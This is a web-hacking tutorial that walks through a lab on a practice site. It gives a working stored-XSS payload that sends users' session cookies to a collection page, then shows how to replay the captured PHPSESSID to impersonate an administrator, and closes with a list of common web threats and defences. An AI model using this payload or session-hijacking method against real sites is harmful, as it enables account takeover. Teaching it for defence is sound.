
How to Hack a Website? Site Hacking Techniques
 Editorial Team
⚡ Smart Summary
Website hacking exploits weaknesses in web applications — poorly written code, unsanitized input, and weak session handling — to gain unauthorized access. This page demonstrates common attack techniques and, more importantly, the countermeasures that keep a website secure.

More people have access to the internet than ever before. This has prompted many organizations to develop web-based applications that users can use online to interact with the organization. Poorly written code for web applications can be exploited to gain unauthorized access to sensitive data and web servers.
You will learn common website hacking techniques and the countermeasures that protect against such attacks.
How to Hack a Website
In this website hacking practical scenario, we are going to hijack the user session of the web application located at www.techpanda.org. We will use cross-site scripting to read the cookie session id, then use it to impersonate a legitimate user session.
The assumption made is that the attacker has access to the web application and would like to hijack the sessions of other users that use the same application. The goal of this attack could be to gain admin access to the web application, assuming the attacker’s access account is a limited one.
Step 1) Open URL http://www.techpanda.org/.
For practice purposes, it is strongly recommended to gain access using SQL Injection. Refer to this article on SQL Injection for more information on how to do that.
Step 2) Enter Login Details.
The login email is admin@google.com, and the password is Password2010.
Step 3) Check dashboard.
If you have logged in successfully, then you will get the following dashboard.

Step 4) Enter New Content.
Click on Add New Contact and enter the following as the first name:
<a href=# onclick=\"document.location=\'http://techpanda.org/snatch_sess_id.php?c=\'+escape\(document.cookie\)\;\">Dark</a>
Step 5) Add JavaScript.
The above code uses JavaScript. It adds a hyperlink with an onclick event. When the unsuspecting user clicks the link, the event retrieves the PHP cookie session ID and sends it to the snatch_sess_id.php page together with the session id in the URL.

Step 6) Add Details.
Enter the remaining details as shown below and click on Save Changes.

Step 7) Check dashboard.
Your dashboard will now look like the following screen.

Step 8) Check session id.
Since the cross-site script is stored in the database, it loads every time users with access rights log in. When the administrator logs in and clicks the hyperlink that says Dark, they get a window with the session id showing in the URL.

Note: the script could send the value to a remote server where the PHPSESSID is stored, then redirect the user back as if nothing happened.
Note: the value you get may be different from the one shown here, but the concept is the same.
Session Impersonation using Firefox and Tamper Data add-on
Note: the classic Tamper Data add-on shown below no longer installs on current Firefox, but the concept it illustrates — intercepting and modifying an HTTP request to replay a captured session — is unchanged.
The flowchart below shows the steps that you must take to complete this exercise.

- You will need the Firefox web browser for this section and the Tamper Data add-on.
- Open Firefox and install the add-on as shown in the diagrams below.


- Search for tamper data, then click on install as shown above.

- Click on Accept and Install…


- Click on Restart now when the installation completes.
- Enable the menu bar in Firefox if it is not shown.

- Click on the Tools menu, then select Tamper Data as shown below.

- You will get the following window. Note: If the window is not empty, hit the clear button.

- Click on the Start Tamper menu.
- Switch back to the Firefox web browser, type http://www.techpanda.org/dashboard.php, then press the enter key to load the page.
- You will get the following pop up from Tamper Data.

- The pop-up window has three (3) options. The Tamper option allows you to modify the HTTP header information before it is submitted to the server.
- Click on it.
- You will get the following window.

- Copy the PHP session ID you copied from the attack URL and paste it after the equal sign. Your value should now look like this.
PHPSESSID=2DVLTIPP2N8LDBN11B2RA76LM2
- Click on the OK button.
- You will get the Tamper Data popup window again.

- Uncheck the checkbox that asks Continue Tampering?
- Click on the submit button when done.
- You should be able to see the dashboard as shown below.

Note: we did not log in; we impersonated a login session using the PHPSESSID value we retrieved using cross-site scripting.
What is a Web Application? What are Web Threats?
A web application (aka website) is an application based on the client-server model. The server provides the database access and the business logic. It is hosted on a web server. The client application runs on the client web browser. Web applications are usually written in languages such as Java, C#, VB.Net, PHP, and ColdFusion Markup Language, etc. The database engines used in web applications include MySQL, MS SQL Server, PostgreSQL, SQLite, etc.
Top Website Hacking Techniques
Most web applications are hosted on public servers accessible via the Internet. This makes them vulnerable to attacks due to easy accessibility. The following are common web application threats.
- SQL Injection – the goal of this threat could be to bypass login algorithms, sabotage the data, etc.
- Denial of Service Attacks – the goal of this threat could be to deny legitimate users access to the resource.
- Cross-Site Scripting (XSS) – the goal of this threat could be to inject code that can be executed on the client-side browser.
- Cookie/Session Poisoning – the goal of this threat is to modify cookies/session data by an attacker to gain unauthorized access.
- Form Tampering – the goal of this threat is to modify form data such as prices in e-commerce applications so that the attacker can get items at reduced prices.
- Code Injection – the goal of this threat is to inject code such as PHP, Python, etc. that can be executed on the server. The code can install backdoors, reveal sensitive information, etc.
- Defacement – the goal of this threat is to modify the page being displayed on a website and redirect all page requests to a single page that contains the attacker’s message.
How to Protect your Website Against Hacks?
An organization can adopt the following policy to protect itself against web server attacks.
- SQL Injection – sanitizing and validating user parameters before submitting them to the database for processing can help reduce the chances of being attacked via SQL Injection. Database engines such as MS SQL Server, MySQL, etc. support parameters and prepared statements. They are much safer than traditional SQL statements.
- Denial of Service Attacks – firewalls can be used to drop traffic from suspicious IP addresses if the attack is a simple DoS. Proper configuration of networks and an Intrusion Detection System can also help reduce the chances of a DoS attack being successful.
- Cross-Site Scripting – validating and sanitizing headers, parameters passed via the URL, form parameters, and hidden values can help reduce XSS attacks.
- Cookie/Session Poisoning – this can be prevented by encrypting the contents of the cookies, timing out the cookies after some time, and associating the cookies with the client IP address that was used to create them.
- Form Tampering – this can be prevented by validating and verifying the user input before processing it.
- Code Injection – this can be prevented by treating all parameters as data rather than executable code. Sanitization and validation can be used to implement this.
- Defacement – a good web application security policy should ensure that it seals the commonly used vulnerabilities to access the web server. This can be a proper configuration of the operating system, web server software, and best security practices when developing web applications.
Check this: 9 Best URL Scanners to Check if a Link is Safe from Malware
